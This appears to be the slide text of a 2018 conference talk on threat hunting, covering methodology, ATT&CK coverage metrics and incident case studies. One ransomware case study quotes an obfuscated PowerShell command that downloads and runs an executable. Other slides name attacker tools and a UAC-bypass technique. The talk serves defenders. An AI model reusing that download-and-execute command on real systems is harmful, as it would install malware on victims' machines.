


THREAT HUNTING, THE NEW WAY

FIRST Regional Symposium Asia-Pacific 2018
In Ming, Wei Chea










Wei Chea (伟杰) Loves diving & my dog

AGENDA



- What is threat hunting?
- People, Process, Technology
- Case Study
- Q & A





What is threat hunting?

"THREAT HUNTING"




- IP, Domain or Hash Search
- Hunting on the darknet or Internet
- Endpoint Detection & Response (EDR) = Threat Hunting!?

THINK THREAT HUNTING IS IOC SEARCH?

YOU THOUGHT WRONG.

Automated Threat Hunting!?







First discussed in mid 2000s by NSA/US Airforce.

"cyber hunt teams will work inside the Army enterprise to actively search for and locate threats that have penetrated the Army enterprise, but not yet manifested their intended effects."

"Counter-reconnaissance, or hunt forces, will work within Army networks to maneuver, secure, and defend key cyberspace terrain, identifying and defeating concealed cyber adversaries that have bypassed the primary avenues of approach monitored by automated systems".

Definition of hunting in The **US Army LandCyber White**Paper released in 2013

THREAT HUNTING (威胁猎捕)



- "work inside the Army enterprise to actively search" (专注内部主动搜索)
- "locate threats that have penetrated the Army enterprise" (侦测已经侵入的威胁)
- "bypassed the primary avenues of approach monitored by automated systems"
 (逃避自动式的侦测系统)





People, process, technology.. again?!

PEOPLE




- Assume breach mind-set
- Go beyond the technology
- Offensive or/and Defensive knowledge
- Not reserved for Level 3 or the 'best'
- Research / Innovation Time
 - Use Case / Hypothesis Generation
- Management
- DPO, Governance, Legal




PROCESS



- Existing Processes (Incident Response, Logging, Data Privacy)
- Hunt Methodology
- Hunt Investigation
- Measuring Success








PROCESS - HUNT INVESTIGATION





https://github.com/Neo23x0/sigma

PROCESS - HUNT INVESTIGATION



- What Investigation rights for your threat hunters?
- Do they escalate to IR for further investigation?
- Can your IR start investigation without a confirmed incident?
- Will this overload your IR?

Recommendation:





- Hash check, process dump, memory dump or file capture
- Part of your internal team



PROCESS





PROCESS - MEASURING SUCCESS

- Don't measure by the # of threats found...
- What factors to measure success?
 - Mean Time to Detect
 - MITRE ATT&CK Coverage
 - Visibility Coverage
 - Red Teaming?

				ATT&CK N	latrix for Er	nterprise				
Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Drive-by Compromise	AppleScript	.bash_profile and .bashrc	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	AppleScript	Audio Capture	Automated Exfiltration	Commonly Used Port
Exploit Public- Facing Application	CMSTP	Accessibility Features	Accessibility Features	BITS Jobs	Bash History	Application Window Discovery	Application Deployment Software	Automated Collection	Data Compressed	Communication Through Removable Media
Hardware Additions	Command-Line Interface	AppCert DLLs	AppCert DLLs	Binary Padding	Brute Force	Browser Bookmark Discovery	Distributed Component Object Model	Clipboard Data	Data Encrypted	Connection Proxy
Replication Through Removable Media	Control Panel Items	Applnit DLLs	Appinit DLLs	Bypass User Account Control	Credential Dumping	File and Directory Discovery	Exploitation of Remote Services	Data Staged	Data Transfer Size Limits	Custom Command and Control Protocol
Spearphishing Attachment	Dynamic Data Exchange	Application Shimming	Application Shimming	CMSTP	Credentials in Files	Network Service Scanning	Logon Scripts	Data from Information Repositories	Exfiltration Over Alternative Protocol	Custom Cryptographic Protocol
Spearphishing Link	Execution through API	Authentication Package	Bypass User Account Control	Clear Command History	Credentials in Registry	Network Share Discovery	Pass the Hash	Data from Local System	Exfiltration Over Command and Control Channel	Data Encoding
Spearphishing via Service	Execution through Module Load	BITS Jobs	DLL Search Order Hijacking	Code Signing	Exploitation for Credential Access	Password Policy Discovery	Pass the Ticket	Data from Network Shared Drive	Exfiltration Over Other Network Medium	Data Obfuscation
Supply Chain Compromise	Exploitation for Client Execution	Bootkit	Dylib Hijacking	Component Firmware	Forced Authentication	Peripheral Device Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Physical Medium	Domain Fronting
Trusted Relationship	Graphical User Interface	Browser Extensions	Exploitation for Privilege Escalation	Component Object Model Hijacking	Hooking	Permission Groups Discovery	Remote File Copy	Email Collection	Scheduled Transfer	Fallback Channels

TECHNOLOGY




- Understand what data are available (Endpoint, Network, Application)
- Technology Stack
 - Endpoint (GRR, Sysmon, Windows Event Logs, osquery)
 - Network (BRO, Suricata)
 - Data Store (ELK, Splunk, Hadoop)
- Automation!



HOW WE ARE DOING IT








ENTERPRISE RANSOMWARE




The Joy of Tech by Nitrozac & Snaggy



CASE STUDY 1:

ENTERPRISE RANSOMWARE





CASE STUDY 1:

ENTERPRISE RANSOMWARE




cmd.exE /c "pOWe^R^sHELL.E^X^e ^-e^XecUTIONpollCy BYPAss^ - ^no^PrOfll^E^ -^w^i^nDowsTyle^ h^i^dDEN^ (NeW^-oBjECt sYs^tEm.^Ne^T.w^e^bcLi^E^Nt).DOW^N^loAd^FIL^E^('http://______.exe','%AppDATA %.Exe');S^TaRt-PRoCES^S^ '%aPpDATA%.eXe'

■ WINWORD.EXE	2084	5.06		55.71 MB	Microsoft Word
	3020			2.08 MB	Windows Command Processor
powershell.exe	3936	2.31	8.13 kB/s	54.96 MB	Windows PowerShell

ENTERPRISE RANSOMWARE





CASE STUDY 1:

ENTERPRISE RANSOMWARE




Endpoint \$		PID Name Usernam		Username \$	Username ♦ Start Time ♦		Stop Time *		Executable Raw Path \$		
3784 winsat.exe								"C:\Windows	s\system32\sysprep\winsat.exe"		
clico nfg C:\Windows\System32\					ntwdblib.dll for Windows 7, 8 and 10			C:\Windows\Syste m32\cliconfg.exe			
wins at	C:\Windows\System32\sysprep\Copy winsat.exe from C:\ Windows\System32\ to C:\Windows\System32\sysprep\				insat.exe	ntwdblib.dll for Windows 7 and devobj.dll for Windows 8 and 10			C:\Windows\Syste m32\sysprep\wins at.exe		
mmc	C:\Windows\System32\				and elsext.dll for Windows m32\mm			C:\Windows\Syste m32\mmc.exe eventvwr			

CASE STUDY 1:


ENTERPRISE RANSOMWARE





ENTERPRISE RANSOMWARE





CASE STUDY 1:

ENTERPRISE RANSOMWARE




Process Tree










CASE STUDY 2:

GOOD TURNS BAD



- Windows Services created
 - Powershell process
 - Listening on port 4444

- Microsoft SQL Server
- Mimikatz
- Keylogger in autorun
- Name of services, binaries and scripts are renamed




CASE STUDY 2:

GOOD TURNS BAD



- ngrok
 - "Public URL exposing your local web server"
- Winbdows Service created
 - vbs -> renamed.exe
 - Prefetch
- Expose port 3389 and 445
- High value target





CASE STUDY 3: INSIDER THREAT





All incidents tagged with the action category of Misuse—any unapproved or malicious use of organizational resources—fall within this pattern. This is mainly insider-only misuse, but outsiders (due to collusion) and partners (because they are granted privileges) show up as well.

At a glance

Top Industries Public, Healthcare, Finance Frequency 7,743 total incidents, 277 with confirmed data disclosure

Key Findings

When the threat actor is already inside your defenses, they can be quite a challenge to detect – and most of the incidents are still taking months and years to discover. Most of these perpetrators are financially motivated, but don't rule out those who want to use your data for competitive advantage.

With employees like these, who needs enemies?

Malicious insiders are not always the people snarfing up vast troves of data and packing it off to WikiLeaks tied up with a bow. Those breaches are the ones that get the headlines, the glory and, potentially, land the actor in a prison cell. What is more common is the average end-user absconding with

This pattern also features espionage motives (15%) involving data stolen to either start up a competing company or take to a new employer. In those cases, sensitive internal data and/or trade secrets were stolen (24%), which could include sales projections, marketing plans, the Glengarry leads, or other intellectual property.

Threat actors within this pattern are kicking back inside your perimeter, plundering your databases (57%), rifling through your printed documents (16%) and accessing other employees' email (9%).



Figure 44: Percentage of breaches per threat actor category within Insider and Privilege Misuse (n=277)

CASE STUDY 3: INSIDER THREAT



Host 11	Short 11 Hostname	Latest Seen	Path J±	Description 1	11 Publisher	NIST NSRL	VT Hits
1			%userprofile%\appdata\roaming\microsoft\windows \start menu\programs\startup\i tunes.exe			Unknown	Unknown

"%userprofile%\appdata\roaming\Microsoft\windows\start menu\programs\startup\i tunes.exe

Host 1 Land	Short 11 Hostname	Latest Seen	Path	Description 1	Publisher	NIST NSRL	VT Hits
2			%programdata%\microsoft\windows\start menu\programs\startup\bstack.exe			Unknown	Unknown

"%programdata%\Microsoft\windows\start menu\programs\startup\bstack.exe"

CASE STUDY 3: INSIDER THREAT






"%userprofile%\appdata\roaming\Microsoft\windows\start menu\programs\startup\i tunes.exe"

Why am I suspicious?

- Supposed to be "itunes.exe"
- Is "itunes.exe" in user startup folder usually?
- Host count is really low for such a popular program.
- And never seen by VT before!!!

CASE STUDY 3: INSIDER THREAT





Why am I suspicious?

- Do I know you publicly "bstack.exe"? (Likely not because of VT)
- Are you some custom program?
- But why your host count is so freaking low? 2 in 70,000!!!

CASE STUDY 3: INSIDER THREAT



Host 11	Short 11 Hostname	Latest Seen	Path J±	Description 1	11 Publisher	NIST NSRL	VT Hits
1			%userprofile%\appdata\roaming\microsoft\windows \start menu\programs\startup\i tunes.exe			Unknown	Unknown

"%userprofile%\appdata\roaming\Microsoft\windows\start menu\programs\startup\i tunes.exe


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"%programdata%\Microsoft\windows\start menu\programs\startup\bstack.exe"

CASE STUDY 3:

INSIDER THREAT







CASE STUDY

Traditional IR vs Now?

- Agents needs to be deployed FAST!!!!
- Start monitor:
 - Process memory
 - Registry
 - Process Execution
 - Autoruns and Scheduled Tasks
 - Etc...


But is this enough???

I don't think so

So what do you do then?

CASE STUDY






CASE STUDY



• Detection alone is not enough, we need to be responding to threats too.



CONCLUSION



- Threat Hunting should be part of your detection strategy
- People, Process & Technology are key to the success of your threat hunting
- Detection is key but response is equally important

REFERENCE



Threat Hunting 101 - Become The Hunter

https://youtu.be/vmVE2PCVwHU

Securi-Tay 2017 - Advanced Attack Detection

https://youtu.be/ihElrBBJQo8

Taking Hunting to the Next Level: Hunting in Memory - SANS Threat Hunting Summit 2017

https://youtu.be/EVBCoV8lpWc

Github: Python Exe Unpacker

https://github.com/countercept/python-exe-unpacker

